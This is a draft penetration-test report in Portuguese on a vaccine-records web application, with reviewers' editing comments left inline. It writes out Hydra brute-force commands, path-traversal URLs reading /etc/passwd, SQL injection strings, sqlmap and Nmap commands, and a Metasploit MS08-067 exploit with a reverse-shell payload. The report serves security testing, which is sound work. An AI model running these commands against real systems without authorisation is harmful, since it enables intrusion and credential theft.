**Resultados detalhados**

Nessa sessão, serão relatados, de forma detalhada, os resultados obtidos na execução dos testes em cada iteração planejada. Serão apresentados os passos utilizados para detectar possíveis vulnerabilidades, as vulnerabilidades encontradas e quais danos estas podem causar caso sejam exploradas.

1. **Iteração 1**

**1.1. Tela Login - Exploração via Força Bruta**

Tarefa realizada dia 01/04/16.

Duração 1hora e 20 minutos.

**Objetivo**

Utilizar a ferramenta Hydra para adivinhar, por tentativa e erro, um login de um usuário e senha válidos para efetuar login no Sistema de Vacinas para verificar se a tela de Login não é vulnerável a ataques de força bruta.

**Resultados**

**Tentativa 1**

Configurar a Hydra com 3 parâmetros para que ela realize os testes de acesso com força bruta na tela de Login.

**Impedimento**: Hydra não está reclamando de 3 parâmetros quando, a tela de Login só utiliza 2.

**Resultado**: Indefinido.

**Tentativa 2**

Inserir um login de usuário válido e possíveis senhas mais comuns utilizadas para acesso de um sistema e ser bloqueado de alguma forma.

Configurar o número de 16 tentativas de acesso na ferramenta Hydra.

*Comando utilizado: hydra -l admin -P forcaBruta IP\_do\_servidor http-post-form “vacina/login.php:login=^USER^:senha=^PASS^:logado=false”*

Esses Trechos abaixo, segundo Marcos é uma duplicação necessária. -> Sim sim

Foi que mudei a escrita dessa parte em amarelo so qria saber se tava legal.

No comando acima:

1. “-l ” significa o login utilizado no momento. Nesse caso, deve ser sempre “admin”, pois foi o único usuário válido fornecido para a realização de testes no Sistema de Vacinas;
2. “-P ” aponta para o arquivo contendo as senhas que a Hydra tentará utilizar para fazer o login;
3. IP\_do\_servidor é o IP onde está hospedada a aplicação alvo;
4. “http-post-form” é o método utilizado, no caso , POST do HTTP;
5. *“vacina/login.php:login=^USER^:senha=^PASS^:logado=false”* é a URL utilizada para fazer a requisição.
   1. USER é onde a Hydra deve inserir o login válido usado na requisição;
   2. PASS é onde a Hydra deve inserir a senha válida usada na requisição.

Não entendi a marcação aqui -> O resultado estava Passou no teste. Mas entendi q não passou por isso troquei.

**Resultado:** Não passou no teste.

**Tentativa 3**

Configurar a ferramenta Hydra para executar tentativas utilizando o login “admin”, cadastrado na base de dados do sistema. Além disso, usar um dicionário de senhas retiradas da *Lista de Piores Senhas de 2015* da SplashData ¹.

Espera-se que o sistema possua algum tipo de controle.

*Comando utilizado: hydra -l admin -P forcaBruta IP\_do\_servidor http-post-form “vacina/login.php:login=^USER^:senha=^PASS^:logado=false” -V*

Esses Trechos abaixo, segundo Marcos é uma duplicação necessária. -> Sim sim

Foi que mudei a escrita dessa parte em amarelo so qria saber se tava legal

No comando acima:

1. “ -l ” significa o login utilizado no momento. Deve ser sempre admin, pois é foi único usuário válido fornecido para a realização de testes no Sistema de Vacinas;
2. “ -P ” aponta para o arquivo contendo as senhas que a Hydra tentará utilizar;
3. IP\_do\_servidor é o IP onde está hospedada a aplicação;
4. “http-post-form” é o método utilizado, no caso , POST do HTTP;
5. “*vacina/login.php:login=^USER^:senha=^PASS^:logado=false”* é a URL utilizada para fazer a requisição;
   1. USER é onde a Hydra deve inserir o login válido usado na requisição;
   2. PASS é onde a Hydra deve inserir a senha válida usada na requisição.
6. “-V” é para exibir no console o resultado da operação.

Não entendi a marcação aqui. -> as partes em amarelo eu alterei o texto qria saber se tu concorda ^^

**Resultado:** Não passou no teste. Entretanto, a execução do teste mostrou que o sistema é vulnerável ao acesso via força bruta. A Figura 1 mostra que embora várias tentativas tenham sido realizadas sem sucesso de login, o sistema permite que várias requisições sejam feitas ao servidor por tempo indeterminado. Como não há mecanismo de bloqueio para inúmeras requisições de login, o sistema abre uma brecha para que senhas de acesso ao sistema possam ser descobertas após várias tentativas.




Figura 1 - Resultado da operação

**Referências**

1 - [Piores Senhas 2015](https://www.teamsid.com/worst-passwords-2015/) - <https://www.teamsid.com/worst-passwords-2015/>

<https://www.teamsid.com/worst-passwords-2015/>


**1.2. Tela Login - Exploração via Path Transversal**

Tarefa realizada entre os dias 31/03/16 e 01/04/16.

Duração: 2 horas e 30 minutos.

Um scanner foi realizado através da ferramenta Burp Suite para identificar a estrutura de diretórios do sistema dentro do servidor.

Os resultados obtidos, conforme mostra a figura 2, foram utilizados para executar os testes deste tópico.

.

**Figura 2 - Resultado mapeamento diretórios do sistema**

**Objetivo**

Não entendi a marcação aqui. -> as partes em amarelo eu alterei o texto qria saber se tu concorda ^^

Através dos parâmetros enviados pela URL e utilizados pela aplicação para realizar login, tentar navegar em diretórios da aplicação dentro do servidor. Dessa forma, conseguir acesso a locais não autorizados a um usuário do sistema. Foram utilizados os seguintes comandos “ ../../” para tentar realizar a navegação de pastas.

**Resultados**

**Tentativa 1**

Esses Trechos abaixo, segundo Marcos é uma duplicação necessária. -> as partes em amarelo eu alterei o texto qria saber se tu concorda ^^

Quando o sistema não consegue efetuar um login, o seguinte parâmetro é exibido na url: *vacina/login.php?****logado****=false.*

A primeira tentativa foi fazer uma requisição ao servidor alterando a url citada anteriormente para: v*acina/login.php?logado=../../dir,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas.

1. O comando “../../” foi utilizado para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor no qual a aplicação está hospedada.
2. O comando *dir*  no cmd do Windows serve para listar os arquivos e diretórios dentro da pasta atual.

**Resultado**: Passou no teste.

**Tentativa 2**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado= ../../cat /etc/passwd,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas.

1. O comando “../../” foi utilizado para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor no qual a aplicação está hospedada.
2. O comando *cat /etc/passwd* , no sistema operacional Linux, serve para listar o conteúdo de passwd (local onde ficam armazenados informações de senha dos usuários). Como o sistema operacional do servidor em questão é Windows, então o esperado seria um erro.

Não entendi a marcação sobre o windows. -> as partes em amarelo eu alterei o texto qria saber se tu concorda ^^

**Resultado**: Passou no teste.

**Tentativa 3**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado=%2e%2e%2f%2e%2e%2f (código equivalente a ../../),* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas.

1. O comando “../../” servem para tentar a navegação de forma forçada dentro da estrutura de pastas do sistema operacional do servidor que hospeda o Sistema de Vacinas.

**Resultado**: Passou no teste.

**Tentativa 4**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado=../data.js* para acessar o arquivo “data.js”, a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas.

1. O comando “../” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional do servidor.
2. “data.js” foi um arquivo descoberto através do escaneamento realizado através do Burp Suite Intercept para mapear a estrutura de pastas da aplicação.

**Resultado**: Passou no teste.

**Tentativa 5**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado=./././ ,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas.

1. O comando “./.././” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

**Resultado**: Passou no teste

**Tentativa 6**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?login=teste&senha=./././,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas.

1. O comando “./.././” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

**Resultado**: Passou no teste

**Tentativa 7**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?login=teste&senha=.. ,* a fim de verificar se o sistema não permite a navegação dentro das pastas armazenadas no servidor que hospeda o Sistema de Vacinas.

1. O comando “./.././” serve para tentar navegar de forma forçada dentro da estrutura de pastas do sistema operacional que hospeda a aplicação.

**Resultado**: Passou no teste

**1.3 Tela Login - Mapeamento da hierarquia de pastas do sistema**

Tarefa realizada dia 30/03/16.

Duração: 1 hora e 30 minutos.

**Objetivo**

Utilizar de forma automatizada o módulo Burp Spider da ferramenta Burp Suite para realizar um reconhecimento da a hierarquia de diretórios do sistema armazenados dentro do servidor a partir da URL da tela de Login: IP\_do\_servidor/vacina/login.php. A partir dos resultados, verificar se foi possível ter acesso à hierarquia de pastas do sistema mesmo sem efetuar a requisição do login. Além disso, verificar se é possível ter acesso aos códigos da aplicação.

**Resultados**

**Tentativa 1**

Acessar a página do Login utilizando a url

http:// IP\_do\_servidor/vacina/login.php.

Espera-se que o sistema não permita a visualização da hierarquia de pastas do sistema.

**Resultado**: Passou no teste. Conforme mostra figura 3, não foi possível mapear a estrutura de pastas do sistema apenas acessando a página de Login.




Figura 3 - Resultado tentativa de mapeamento diretórios do sistema

**1.4 Tela Login - Exploração Via SQL Injection**

Tarefa realizada dia 07/04/16.

Duração: 1 hora e 40 minutos.

Refatorar os textos sobre SQL Injection. -> Não entendi. Os textos já foram refatorados. Tem mais alguma coisa pra mudar? Pfv marca em vermelho se tiver.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Login na tentativa de forçar ações não autorizadas no sistema.

**Resultados**

**Tentativa 1**

Verificar se o campo Login é vulnerável a injeção de código SQL fazendo uso da técnica de concatenação de aspas simples.

Foi esperado que o sistema realizasse o tratamento do caractere aspa simples como um parâmetro regular da consulta.

Entrada: *admin’*

**Resultado**: Passou no teste. A aplicação realizou o tratamento de dados de entrada e não permitiu a injeção de instruções SQL através do campo de Login.

**Tentativa 2**

Inserir uma string com uma distribuição adequada de aspa simples e comentários inline como entrada no campo Login, a fim de modificar a instrução SQL utilizada pelo sistema na consulta de dados referentes ao login de usuários cadastrados. Comentários inline serão utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido.

Entradas:

*admin’ or 1=1 #*

*admin’ or 1=1 --*

O envio desses dados como entrada no campo do Login, tenta forçar o sistema a consultar não apenas os dados do usuário *admin*, mas de todos os usuários cadastrados na base de dados, uma vez que a instrução “1=1” será sempre verdadeira.

Foi esperado que o sistema realizasse o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

**Resultado**: Passou no teste. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

**Tentativa 3**

Inserir um texto fazendo uso de uma única aspa simples para completar a entrada de uma possível instrução SQL executada no momento do login no sistema. Nesse caso, é possível que uma instrução SQL de consulta semelhante a essa seja executada SELECT login from usuarios WHERE login = ‘admin’ or ‘a’=’a’.

Entradas:

admin’ or ‘a’=’a

O envio desses dados como entrada no campo do Login, tenta forçar o sistema a consultar não apenas os dados do usuário *admin*, mas de todos os usuários cadastrados na base de dados, uma vez que a instrução ‘a’=’a’ será sempre verdadeira.

Foi esperado que o sistema realizasse o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

**Resultado:** Passou no teste. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

1. **Iteração 2**

**2.1 Análise do Servidor - Exploração via Nmap**

Tarefa realizada no dia 09/04/16

Duração: 1 hora.

**Objetivo**

Utilizar a ferramenta Nmap para descobrir quais portas estavam abertas no servidor e que atividade maliciosa pode ser desenvolvida a partir disso.

**Resultados**

**Tentativa 1**

*Utilização do comando nmap -Ss -O IP\_do\_servidor.*

1. “-Ss” permite que a ferramenta tente fazer o scan SYN do TCP.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

Não vi isso no meu arquivo original, vc colocou isso?.-> exato pra falar do que era esperado nessa tentativa.

Esperava-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, os serviços que essas portas rodavam no momento do escaneamento.

**Resultado:** Erro na ferramenta.

**Tentativa 2**

*Utilização do comando nmap -sS -O IP\_do\_servidor.*

1. “-sS” permite que a ferramenta tente fazer o scan SYN do TCP.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, os serviços que essas portas rodavam no momento do escaneamento.

**Resultado:** Passou no teste. Conforme a Figura 4, a ferramenta conseguiu escanear todas as portas abertas e exibir os serviços que estavam rodando nessas portas.




Figura 4 - Portas encontradas e os serviços que estavam rodando nelas no momento do escaneamento.

**Tentativa 3**

*Utilização do comando: nmap -sV -O IP\_do\_servidor.*

1. “-sV” permite que a ferramenta realize o SYN e busque a versão do software rodando no momento.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas, e as versões dos sistemas que essas portas rodavam no momento do escaneamento.

**Resultados:** Passou no teste. Conforme a Figura 5 foi possível escanear as portas abertas e identificar a versão dos sistemas que estavam rodando nelas.




Figura 5 - Portas escaneadas e versões dos sistemas que elas estavam rodando.

Serviços: **[partes em vermelho incluir alguma referencia onde o conceito possa ser explicado]**

**Faz assim coloca so os números e no final desse documento a gente coloca todas as referencias.**

* Microsoft Windows RPC - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente; **[Essa parte em cinza se for ficar vai ter q colocar referencia pra o TeamViewer tbm]**
* Microsoft Windows microsoft-ds - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows.

**Tentativa 4**

*Utilização do comando nmap -sU -O IP\_do\_servidor.*

1. “-sU” permite que a ferramenta utilize o detector de portas UDP.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir as portas UDP abertas, e as versões dos sistemas que essas portas rodavam no momento do escaneamento.

**Resultado:** Passou no teste. Conforme a Figura 6, foi possível identificar as portas UDP abertas e os serviços que elas estavam rodando no momento do escaneamento.


.

Figura 6 - Portas UDP escaneadas e serviços que estavam rodando nelas no momento do escaneamento.

Serviços: **[partes em vermelho incluir alguma referencia onde o conceito possa ser explicado]**

* ntp - protocolo de sincronização de relógios usando UDP;
* netbios-ns - responsável pelo registro de nomes de aplicação do NetBios;
* netbios -dgm - serviço de datagrams do NetBios¹ ;

Não consegui colocar no rodapé...essa bixiga fica repetindo em todas as páginas ¬¬ -> **Faz assim coloca so os números e no final desse documento haverão todas as referencias.**

* snmp - gerenciamento de redes;
* microsoft-ds - protocolo windows para compartilhamento e impressões de arquivos;
* L2TP - protocolo de encapsulamento de camada 2, para criar redes vpn privadas;
* nat-t-like - protocolo de tradução de ips.

**Tentativa 5**

*Utilização do comando nmap -A -O IP\_do\_servidor.*

1. “-A” é para usar o Tracerouter na requisição.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação em teste.

Acho desnecessário explicar aqui o que seria isso -> No quis dizer que é pra explicar aqui. Só acho q tem q ter referencia sobre o que o Tracerouter para ajudar o leitor a saber do q se trata. Podes apenas colocar o numero da referencia e adicionar ela la em baixo.

Esperava-se descobrir a rota traçada pelo Tracerouter.

**Resultado:** Passou no teste. Conforme as Figura 7 e 8, foi possível identificar a rota traçada pelo Tracerouter.




Figura 7 - Rota traçada pelo Tracerouter - Parte 1




Figura 8 - Rota traçada pelo Tracerouter - Parte 2

**Tentativa 6**

*Utilização do comando nmap -sV -p 1-65535 -O IP\_do\_servidor.*

1. “-sV” permite que a ferramenta realize o SYN e buscar a versão do software rodando no momento.
2. “-p” indica quais portas devem ser usadas no teste, o delimitador é “-”.
3. “-O” permite que a ferramenta tente encontrar o S.O. rodando no momento.
4. IP\_do\_servidor é o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir a versão dos softwares que estavam rodando nas portas escaneadas.

**Resultado:** Passou no teste. Conforme a Figura 9, foi possível identificar a versão dos softwares que estavam rodando nas portas escaneadas.




Figura 9 - Versão do software rodando nas portas escaneadas

**Tentativa 7**

*Utilização do comando nmap -sU -p 1-65535 IP\_do\_servidor.*

1. “-sU” permite que a ferramenta use o detector de portas UDP.
2. “-O” permite que a ferramenta tente encontrar o sistema operacional rodando no momento.
3. IP\_do\_servidor é o IP onde está hospedada a aplicação em teste.

Esperava-se descobrir a versão dos softwares que estavam rodando nas portas UDP escaneadas.

**Resultado:** Passou no teste.




Figura 10 - Versão do software rodando nas portas UDP escaneadas.

Referências

<NTP> - <https://pt.wikipedia.org/wiki/Network_Time_Protocol>

[NetBios](https://pt.wikipedia.org/wiki/NetBIOS) - <https://pt.wikipedia.org/wiki/NetBIOS>

[SNMP](https://pt.wikipedia.org/wiki/Simple_Network_Management_Protocol) -<https://pt.wikipedia.org/wiki/Simple_Network_Management_Protocol>

**2.2 Ataque à porta RPC descoberta na análise de servidor - via Nmap**

Tarefa realizada dia 10/04/16.

Duração: 1 hora.

**Objetivo**

Ataque à porta RPC descoberta na análise de servidor - NMAP.

Tentar se conectar à porta 135 usando o framework Metasploit para tentar conseguir privilégios dentro do Windows.

**Resultados**

**Tentativa 1**

Tentar configurar algum exploit que ataque a porta 135.

**Resultado:** A ferramenta é de difícil configuração e possui documentação muito ruim para iniciantes. Não foi possível obter grandes resultados.

**Tentativa 2**

Não entendi a marcação -> eu reescrevi o texto. Queria saber se tá bom.

O exploit escolhido para testar o caso específico da porta RPC foi o *auxiliary/scanner/msf/msf\_rpc\_login* O payload a ser executado é o *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: O exploit foi enviado mas não trouxe resultado. Após verificação, foi constatado que o exploit é voltado pra Windows NT.

**Tentativa 3**

Tentar atacar a porta 445 usando exploits automatizados.

Para esse caso, o exploit escolhido foi o MS08-67 disponível no caminho */windows/smb/ms08\_067\_netapi.* Ele serve especificamente para explorar uma vulnerabilidade do *microsoft ds*. O payload é o utilizado na tentativa 2: *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: Passou no teste.

**Tentativa 4**

Tentar atacar a porta 135.

O exploit escolhido foi o *auxiliary/scanner/msf/msf\_rpc\_login* para testar o caso específico da porta RPC escolhida. O payload a ser executado é o *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: Passou no teste.

**2.3 Tela de Login – Sqlmap**

Tarefa realizada no dia 11/04.

Duração: 2 horas e 30 minutos.

**Objetivo**

Utilizar a ferramenta Sqlmap para automatizar o processo de detecção de vulnerabilidades na tela de Login fazendo uso injeção SQL.

**Resultados**

**Tentativa 1**

Verificar se a tela de Login é vulnerável a injeção de código SQL. Caso haja vulnerabilidade, conseguir obter o nome do banco de dados utilizado pelo sistema.

Para realizar essa tentativa foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho de requisição HTTP no momento em que a página do Login é acessada.




Figura 11- Parâmetros obtidos através do Burp Suite.

Entrada:

*./Sqlmap.py -u "*[*http://IP\_do\_servidor/vacina/login.php?logado=false*](http://192.168.0.58/vacina/index.php?pg=servidores)*"*

*--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" -b --current -db*

1. “./sqlmap.py” comando utilizado para executar a ferramenta Sqlmap.
2. “-u” utilizado para especificar a URL alvo da página a ser explorada.
3. “--cookie” utilizado para especificar um cookie de sessão válido a ser passado para o Sqlmap durante o ataque.
4. “--current -db” para obter o nome do banco de dados corrente.

Esperava-se que a tela de Login não fosse vulnerável à injeção de SQL e consequentemente não fosse possível descobrir o nome do banco de dados utilizado pela aplicação.

**Resultado:** Passou no teste. As figuras 12, 13 e 14 mostram os resultados do Sqlmap.

